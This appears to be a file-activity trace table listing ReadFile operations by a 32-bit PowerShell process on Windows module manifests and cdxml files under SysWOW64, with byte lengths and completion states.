C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D905705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D905705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	success or wait	70	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	104	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	522	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	358	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	160	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\DeliveryOptimization\DeliveryOptimization.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\DeliveryOptimization\DeliveryOptimization.psd1	unknown	999	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\DeliveryOptimization\DeliveryOptimization.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\DirectAccessClientComponents.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\DirectAccessClientComponents.psd1	unknown	916	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\DirectAccessClientComponents.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Dism\Dism.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Dism\Dism.psd1	unknown	832	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Dism\Dism.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\DnsClient\DnsClient.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\DnsClient\DnsClient.psd1	unknown	343	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\DnsClient\DnsClient.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\EventTracingManagement.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\EventTracingManagement.psd1	unknown	595	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\EventTracingManagement.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\EventTracingManagement.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\EventTracingManagement.psd1	unknown	595	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\MSFT_EtwTraceSession_v1.0.cdxml	unknown	4096	success or wait	2	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\MSFT_EtwTraceSession_v1.0.cdxml	unknown	351	end of file	1	6BB21B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\MSFT_EtwTraceProvider_v1.0.cdxml	unknown	4096	success or wait	2	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\MSFT_EtwTraceProvider_v1.0.cdxml	unknown	267	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\MSFT_EtwTraceProvider_v1.0.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\MSFT_AutologgerConfig_v1.0.cdxml	unknown	4096	success or wait	3	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\MSFT_AutologgerConfig_v1.0.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Hyper-V\2.0.0.0\Hyper-V.psd1	unknown	4096	success or wait	3	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Hyper-V\2.0.0.0\Hyper-V.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Hyper-V\1.1\Hyper-V.psd1	unknown	4096	success or wait	2	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Hyper-V\1.1\Hyper-V.psd1	unknown	658	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Hyper-V\1.1\Hyper-V.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\International\International.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\International\International.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\International\International.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\International\International.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\iSCSI\iSCSI.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\iSCSI\iSCSI.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\ISE\ise.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\ISE\ise.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Kds\Kds.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Kds\Kds.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Kds\Kds.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Kds\Kds.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\Microsoft.PowerShell.Archive.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\Microsoft.PowerShell.Archive.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics\Microsoft.PowerShell.Diagnostics.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics\Microsoft.PowerShell.Diagnostics.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host\Microsoft.PowerShell.Host.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host\Microsoft.PowerShell.Host.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\Microsoft.PowerShell.ODataUtils.psd1	unknown	4096	success or wait	2	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\Microsoft.PowerShell.ODataUtils.psd1	unknown	706	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\Microsoft.PowerShell.ODataUtils.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security\Microsoft.PowerShell.Security.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security\Microsoft.PowerShell.Security.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management\Microsoft.WSMan.Management.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management\Microsoft.WSMan.Management.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MMAgent\MMAgent.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MMAgent\MMAgent.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MsDtc.psd1	unknown	4096	success or wait	2	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MsDtc.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MsDtc.psd1	unknown	4096	success or wait	2	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MsDtc.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTask_v1.0.cdxml	unknown	4096	success or wait	2	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTask_v1.0.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcLogTask_v1.0.cdxml	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcLogTask_v1.0.cdxml	unknown	444	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcLogTask_v1.0.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcAdvancedHostSettingTask_v1.0.cdxml	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcAdvancedHostSettingTask_v1.0.cdxml	unknown	828	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcAdvancedHostSettingTask_v1.0.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcAdvancedSettingTask_v1.0.cdxml	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcAdvancedSettingTask_v1.0.cdxml	unknown	264	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcAdvancedSettingTask_v1.0.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcClusterDefaultTask_v1.0.cdxml	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcClusterDefaultTask_v1.0.cdxml	unknown	459	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcClusterDefaultTask_v1.0.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcDefaultTask_v1.0.cdxml	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcDefaultTask_v1.0.cdxml	unknown	497	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcDefaultTask_v1.0.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcNetworkSettingTask_v1.0.cdxml	unknown	4096	success or wait	2	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcNetworkSettingTask_v1.0.cdxml	unknown	691	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcNetworkSettingTask_v1.0.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTransactionTask_v1.0.cdxml	unknown	4096	success or wait	2	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTransactionTask_v1.0.cdxml	unknown	154	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTransactionTask_v1.0.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTransactionsStatisticsTask_v1.0.cdxml	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTransactionsStatisticsTask_v1.0.cdxml	unknown	808	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTransactionsStatisticsTask_v1.0.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTransactionsTraceSessionTask_v1.0.cdxml	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTransactionsTraceSessionTask_v1.0.cdxml	unknown	380	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTransactionsTraceSessionTask_v1.0.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcClusterTMMappingTask_v1.0.cdxml	unknown	4096	success or wait	4	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcClusterTMMappingTask_v1.0.cdxml	unknown	288	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcClusterTMMappingTask_v1.0.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTransactionsTraceSettingTask_v1.0.cdxml	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTransactionsTraceSettingTask_v1.0.cdxml	unknown	348	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTransactionsTraceSettingTask_v1.0.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\NetAdapter.psd1	unknown	4096	success or wait	2	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\NetAdapter.psd1	unknown	783	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetAdapter\NetAdapter.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetConnection\NetConnection.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetConnection\NetConnection.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetConnection\NetConnection.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetConnection\NetConnection.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetConnection\MSFT_NetConnectionProfile.cdxml	unknown	4096	success or wait	2	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetConnection\MSFT_NetConnectionProfile.cdxml	unknown	329	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetConnection\MSFT_NetConnectionProfile.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetEventPacketCapture\NetEventPacketCapture.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetEventPacketCapture\NetEventPacketCapture.psd1	unknown	334	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetEventPacketCapture\NetEventPacketCapture.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetLbfo\NetLbfo.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetLbfo\NetLbfo.psd1	unknown	919	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetLbfo\NetLbfo.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetNat\NetNat.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetNat\NetNat.psd1	unknown	931	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetNat\NetNat.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetNat\NetNat.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetNat\NetNat.psd1	unknown	931	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetNat\NetNat.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetNat\MSFT_NetNat.cdxml	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetNat\MSFT_NetNat.cdxml	unknown	219	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetNat\MSFT_NetNat.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetNat\MSFT_NetNatExternalAddress.cdxml	unknown	4096	success or wait	1	6BB21B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetNat\MSFT_NetNatExternalAddress.cdxml	unknown	687	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetNat\MSFT_NetNatExternalAddress.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetNat\MSFT_NetNatStaticMapping.cdxml	unknown	4096	success or wait	2	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetNat\MSFT_NetNatStaticMapping.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetNat\MSFT_NetNatSession.cdxml	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetNat\MSFT_NetNatSession.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetNat\MSFT_NetNatGlobal.cdxml	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetNat\MSFT_NetNatGlobal.cdxml	unknown	766	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetNat\MSFT_NetNatGlobal.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetQos\NetQos.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetQos\NetQos.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetQos\NetQos.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetQos\NetQos.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetQos\MSFT_NetQosPolicy.cdxml	unknown	4096	success or wait	15	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetQos\MSFT_NetQosPolicy.cdxml	unknown	719	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetQos\MSFT_NetQosPolicy.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
